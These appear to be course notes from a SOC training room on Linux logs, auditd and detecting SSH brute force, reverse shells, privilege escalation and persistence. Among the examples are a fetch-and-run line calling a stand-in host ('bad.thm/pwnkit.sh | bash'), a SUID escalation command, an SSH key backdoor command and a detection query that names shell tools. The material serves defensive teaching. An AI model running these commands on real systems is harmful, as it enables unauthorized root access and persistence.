Linux Logs
Most Linux logs are located in the /var/log folder, so let's start the journey by checking the /var/log/syslog file - an aggregated stream of various system events:
root@thm-vm:~$ cat /var/log/syslog | head
[...]
2025-08-13T13:57:49.388941+00:00 thm-vm systemd-timesyncd[268]: Initial clock synchronization to Wed 2025-08-13 13:57:49.387835 UTC.
2025-08-13T13:59:39.970029+00:00 thm-vm systemd[888]: Starting dbus.socket - D-Bus User Message Bus Socket...
2025-08-13T14:02:22.606216+00:00 thm-vm dbus-daemon[564]: [system] Successfully activated service 'org.freedesktop.timedate1'
2025-08-13T14:05:01.999677+00:00 thm-vm CRON[1027]: (root) CMD (command -v debian-sa1 > /dev/null && debian-sa1 1 1)
[...]
ly, let's say you hunt for all user logins, but don't know where to look for them. Linux system logs are stored in the /var/log/ folder in plain text, so you can simply grep for related keywords like "login", "auth", or "session" in all log files there and narrow down your next searches:

Authentication Logs
The first and often the most useful log file you want to monitor is /var/log/auth.log (or /var/log/secure on RHEL-based systems). Although its name suggests it contains authentication events, it can also store user management events, launched sudo commands, and much more! Let's start with the log file format:

Unusual login activities
Let’s move on to real scenarios and examine a situation in the SOC. As an SOC L1 analyst, you have received an alert about an unusual SSH login to the ubuntu username on the system. In this case, let’s write a query to search for successful and failed login attempts to the system for the ubuntu user.
index=linux source="auth.log" *ubuntu* process=sshd | search "Accepted password" OR "Failed password"
There were 97 events, and the last ones show successful login attempts to the ubuntu user. This can likely be classified as a successful brute-force attack - an activity that should be escalated to L2. From a learning perspective, let’s take a look at what happened .

Privilege Escalation behaviours
Attackers often need root access on a system to gain access to certain files and more. Let’s see if, in our case, there are any signs of such activities.
index=linux source="auth.log" *su* | sort + _time
From the image below, it is clear that the attacker managed to gain access to the root account. How exactly this was achieved cannot be determined from auth.log alone; additional logs would be needed for that.

Login and Logout Events
There are many ways users authenticate into a Linux machine: locally, via SSH, using "sudo" or "su" commands, or automatically to run a cron job. Each successful logon and logoff is logged, and you can see them by filtering the events containing the "session opened" or "session closed" keywords:
Local and Remote Logins
Cron and Sudo Logins
In addition to the system logs, the SSH daemon stores its own log of successful and failed SSH logins. These logs are sent to the same auth.log file, but have a slightly different format. Let's see the example of two failed and one successful SSH logins:
SSH-Specific Events
Miscellaneous Events
You can also use the same log file to detect user management events. This is easy if you know basic Linux commands: If useradd is a command to add new users, just look for a "useradd" keyword to see user creation events! Below is an example of what you can see in the logs: password change, user deletion, and then privileged user creation.
User Management Events
Lastly, depending on system configuration and installed packages, you may encounter interesting or unexpected events. For example, you may find commands launched with sudo, which can help track malicious actions. In the example below, the "ubuntu" user used sudo to stop EDR, read firewall state, and finally access root via "sudo su":
Commands Run With Sudo
Generic System Logs
Linux keeps track of many other events scattered across files in /var/log: kernel logs, network changes, service or cron runs, package installation, and many more. Their content and format can differ depending on the OS, and the most common log files are:
/var/log/kern.log: Kernel messages and errors, useful for more advanced investigations/var/log/syslog (or /var/log/messages): A consolidated stream of various Linux events/var/log/dpkg.log (or /var/log/apt): Package manager logs on Debian-based systems/var/log/dnf.log (or /var/log/yum.log): Package manager logs on RHEL-based systems
The listed logs are valuable during DFIR, but are rarely seen in a daily SOC routine as they are often noisy and hard to parse. Still, if you want to dive deeper into how these logs work, check out the Linux Logs Investigations DFIR room.
App-Specific Logs
In SOC, you might also monitor a specific program, and to do this effectively, you need to use its logs. For example, analyze database logs to see which queries were run, mail logs to investigate phishing, container logs to catch anomalies, and web server logs to know which pages were opened, when, and by whom. You will explore these logs in the upcoming modules, but to give an overview, here is an example from the typical Nginx web server logs:
Nginx Web Access Logs
Bash History
Another valuable log source is Bash history - a feature that records each command you run after pressing Enter. By default, commands are first stored in memory during your session, and then written to the per-user ~/.bash_history file when you log out. You can open the ~/.bash_history file to review commands from previous sessions or use the history command to view commands from both your current and past sessions:
Bash History File and Command
Although the Bash history file looks like a vital log source, it is rarely used by SOC teams in their daily routine. This is because it does not track non-interactive commands (like those initiated by your OS, cron jobs, or web servers) and has some other limitations. While you can configure it to be more useful, there are still a few issues you should know about:
Bash History Limitations
Runtime Monitoring

Up to this point, you have explored various Linux log sources, but none can reliably answer questions like "Which programs did Bob launch today?" or "Who deleted my home folder, and when?". That's because, by default, Linux doesn't log process creation, file changes, or network-related events, collectively known as runtime events. Interestingly, Windows faces the same limitation, which is why in the Windows Logging for SOC room we had to use an additional tool: Sysmon. In Linux, we'll take a similar approach.
System Calls
Before moving on, let's explore a core OS concept that might help you understand many other topics: system calls. In short, whenever you need to open a file, create a process, access the camera, or request any other OS service, you make a specific system call. There are over 300 system calls in Linux, like execve to execute a program. Below is a high-level flowchart of how it works:

Why do you need to know about system calls? Well, all modern EDRs and logging tools rely on them - they monitor the main system calls and log the details in a human-readable format. Since there is nearly no way for attackers to bypass system calls, all you have to do is choose the system calls you'd like to log and monitor.
Audit Daemon
Auditd (Audit Daemon) is a built-in auditing solution often used by the SOC team for runtime monitoring. In this task, we will skip the configuration part and focus on how to read auditd rules and how to interpret the results. Let's start from the rules - instructions located in /etc/audit/rules.d/ that define which system calls to monitor and which filters to apply:

Monitoring every process, file, and network event can quickly produce gigabytes of logs each day. But more logs don't always mean better detection since an attack buried in a terabyte of noise is still invisible. That's why SOC teams often focus on the highest-risk events and build balanced rulesets, like this one or the example you saw above.
Using Auditd
You can view the generated logs in real time in /var/log/audit/audit.log, but it is easier to use the ausearch command, as it formats the output for better readability and supports filtering options. Let's see an example based on the rules from the example above by searching events matching the "proc_wget" key:
Looking for "Wget" Execution
The terminal above shows a log of a single "wget" command. Here, auditd splits the event into four lines: the PROCTITLE shows the process command line, CWD reports the current working directory, and the remaining two lines show the system call details, like:
pid=3888, ppid=3752: Process ID and Parent Process ID. Helpful in linking events and building a process treeauid=ubuntu: Audit user. The account originally used to log in, whether locally (keyboard) or remotely (SSH)uid=root: The user who ran the command. The field can differ from auid if you switched users with sudo or sutty=pts1: Session identifier. Helps distinguish events when multiple people work on the same Linux serverexe=/usr/bin/wget: Absolute path to the executed binary, often used to build SOC detection ruleskey=proc_wget: Optional tag specified by engineers in auditd rules that is useful to filter the events
File Events
Now, let's look at the file events matching the "file_sshconf" key. As you may see from the terminal below, auditd tracked the change to the /etc/ssh/sshd_config file via the "nano" command. SOC teams often set up rules to monitor changes in critical files and directories (e.g., SSH configuration files, cronjob definitions, or system settings)
Looking for SSH Configuration Changes
Continuing the example, you begin by locating the suspicious command in the logs with ausearch -i -x whoami. Next, you walk up the process tree using the --pid option until you reach PID 1, the OS process. The tree eventually shows that whoami was launched by a Python web application (/opt/mywebapp/app.py). This immediately raises the question: Was the application breached and used as an entry point?
Tracing Whoami Origin
Next, you might wonder if whoami is simply part of the application's normal behavior. Maybe so, but that question would require web logs analysis, external research, or communication with the developers. What you can do instead is use the process tree to look for other, more dangerous commands launched by the app. By listing all child processes of /opt/mywebapp/app.py, you may find clearer evidence of the app's breach, like a malicious curl command!
Listing All Child Processes
Auditd Alternatives
You might have noticed an inconvenient output of auditd - although it provides a verbose logging, it is hard to read and ingest into SIEM. That's why many SOC teams resort to the alternative runtime logging solutions, for example:
Sysmon for Linux: A perfect choice if you already work with Sysmon and love XML
Falco: A modern, open-source solution, ideal for monitoring containerized systems
Osquery: An interesting tool that can be broadly used for various security purposes
EDRs: Most EDR solutions can track and monitor various Linux runtime events
The key to remember is that all listed tools work on the same principle - monitoring system calls. Once you've understood system calls, you will easily learn all the mentioned tools. This knowledge also helps you to handle advanced scenarios, like understanding why certain actions were logged in a specific way or not logged at all.
SSH Breach Example
Now, imagine a common real-world scenario: An IT administrator enables public SSH access to the server, allows password-based authentication, and sets a weak password for one of the support users. Combined, these three actions inevitably lead to an SSH breach, as it's a matter of time before threat actors guess the password. The log sample below shows such a compromise: A brute force followed by a password breach. There are three indicators of malicious logins to pay attention to:

Detecting SSH Attacks
On Linux, you don't need to learn a dozen fields like logon type to figure out what's going on, making log analysis more straightforward. Your starting point in detecting SSH attacks can be as simple as listing all successful SSH logins and analyzing a few fields. Let's imagine you queried the logs and found three successful SSH logins, each of which could indicate an attack. How would you distinguish bad from good?
SuccessfulSSHLogins
Detecting Reverse Shells
SOC typically treats reverse shells as critical alerts as they indicate that the system has already been breached and a human threat actor is actively attempting to establish a shell and continue the attack. Luckily, they are detectable with auditd. Below is the log output when a socat reverse shell is established after exploiting a vulnerability in the TryPingMe application:
Finding Reverse Shell Origin
After the reverse shell to the attacker's IP is established, it is usually followed by Discovery and other stages you learned in the previous rooms. As always, you can list all commands originating from the spawned reverse shell by building a process tree:
Listing Reverse Shell Activity
Privilege Escalation Basics
Another obstacle for attackers is insufficient privileges. Initial Access doesn't always mean a full system compromise, and web attacks and exploits often start as low-privilege service users. These users can sometimes be restricted to a single folder (e.g. /var/www/html) or have no ability to download and run malware. In this case, the attackers need Privilege Escalation, which can be achieved through various techniques. For example, to get to the root user, the threat actors may:
The uname -a shows an old, unpatched Ubuntu 16.04
Run an exploit like PwnKit: wget http://bad.thm/pwnkit.sh | bash
The find /bin -perm 4000 detects an env binary with the SUID flag
Use the SUID vulnerability to get root access: /bin/env /bin/bash -p
The ls /etc/ssh exposed an unprotected ssh-backup-key file
Try using the file to get root access: ssh [email protected] -i ssh-backup-key
Detecting Privilege Escalation
Detecting Privilege Escalation might be tricky because of how different it can be: There are hundreds of SUID misconfigurations and thousands of software vulnerabilities, each exploitable in its own unique way. Thus, a more universal approach would be to detect the surrounding events. For example, review the attack below which has just three steps: Discovery, Privilege Escalation, and Exfiltration after the "root" access is gained.
Even if you don't know the exact mechanics of the PwnKit exploit, you can still detect anomalies using more common attack indicators. After spotting suspicious activity, you can confirm whether privilege escalation succeeded by comparing the effective user before and after the exploit. If the users differ, the attacker gained elevated privileges, like in the example below:
Looking for Reverse Shell Activity
Persistence in Linux
Standalone Linux servers can run for years without a single reboot and are often left untouched unless something breaks. Some threat actors rely on it and do not rush to establish Persistence. However, those aiming for long-term access often set up one or two additional backdoors. As in Windows, there are many ways threat actors persist on Linux. Let's start with the most common ones.
Cron Persistence
Cron jobs are like scheduled tasks in Windows - they are the simplest way to run a process on schedule and the most popular persistence method. For example, as a part of a big espionage campaign, APT29 deployed a fully-functional malware named GoldMax (CrowdStrike blogpost). To ensure the malware survives a reboot, they added a new line to the victim's cron job file, located at /var/spool/cron/<user>.
Another example is Rocke cryptominer. After exploiting vulnerabilities in public-facing services like Redis or phpMyAdmin, Rocke downloads the cryptomining script from Pastebin and installs it as a /etc/cron.d/root cron job (Red Canary blogpost). Note the */10 part, which means the script will be redownloaded every 10 minutes, likely to quickly restore its files in case the IT team accidentally deletes them.
In this scenario, syslog can also be useful, specifically for searching for activity related to persistence through cron jobs or services.
index=linux sourcetype=syslog ("CRON" OR "cron") | search ("python" OR "perl" OR "ruby" OR ".sh" OR "bash" OR "nc")
We detected three interesting events. First, we can see that a suspicious pnr5433sw.sh file from the /tmp folder is being executed via cron every 5 minutes. Next, there are clear signs of a Perl reverse shell attempting to establish a connection to 10.10.101.12 IP on port 9999.

Systemd Persistence
Systemd services host the most critical system components. Nowadays, DNS, SSH, and nearly every web service are organized as separate .service files located at /lib/systemd/system or /etc/systemd/system folders. With "root" privileges, you can make your own services, as can the threat actors. For example, the Sandworm group once created a "cloud-online" service to enable its GOGETTER malware to run on reboot (Mandiant report).
Detecting Persistence
In this room, let's focus on detecting the moment attackers establish Persistence. Both cron jobs and systemd services are defined as simple text files, which means you can monitor them for changes using auditd. In addition, Persistence can be detected by tracking the creation of related processes, specifically crontab for managing cron jobs and systemctl for managing services:
Monitor changes in cron job files
/etc/crontab, /etc/cron.d*, /var/spool/cron/*, /var/spool/crontab/*
Monitor changes in systemd folders
/lib/systemd/system/*, /etc/systemd/system/*, and less common locations
Monitor related processes such as
nano /etc/crontab, crontab -e, systemctl start|enable <service>
Detecting Persistence With Auditd
Account Persistence
The previous task was mainly about making the malware survive a reboot. But what about persistent access? As an attacker, you might want to return to the victim in a month to steal more data, but don't leave any malware there. How can you maintain access without malware? It all depends on how you entered in the first place.
New User Account
If SSH is exposed, the attackers may create a new user account, add it to a privileged group, and then use it for further SSH logins. The detection is simple, too, as you can track the user creation events through authentication logs and then reconstruct the full process tree with auditd (by starting with ausearch -i --ppid 27254 for the example below):
Detecting New User Account
Backdoored SSH Keys
Another account persistence method is to backdoor the SSH keys of one of the users and use them for future logins instead of a password. You have already encountered this in the Linux Threat Detection 2 room, where Dota3 malware added its key to the breached user. This technique is difficult for IT to spot as malicious keys can blend in with legitimate ones. For example:
Adding SSH Backdoor
By default, authorized SSH public keys are stored in each user's ~/.ssh/authorized_keys file, so your best detection method is to monitor changes to these files using auditd. Note that relying on process creation events is ineffective, since there are numerous ways to modify SSH keys, some of which aren't properly traced with auditd. For example, echo [key] >> ~/.ssh/authorized_keys will not be logged, as echo is a shell builtin:
DetectingSSHBackdoor
Application Persistence
Imagine a WordPress website where the web admin account has been breached. With admin privileges, the attackers can add a backdoor (e.g. a WSO web shell) to the website and run commands through the backdoor - no cron jobs or SSH keys required! Moreover, because the persistence lives in the application layer, auditd and system logs often never see it.
While app-level persistence is beyond the scope of this room, you should be aware that it's a possible and common scenario. If you verified all possible persistence techniques, but malware somehow reappears after some time, one of your public-facing apps might be compromised!

Last updated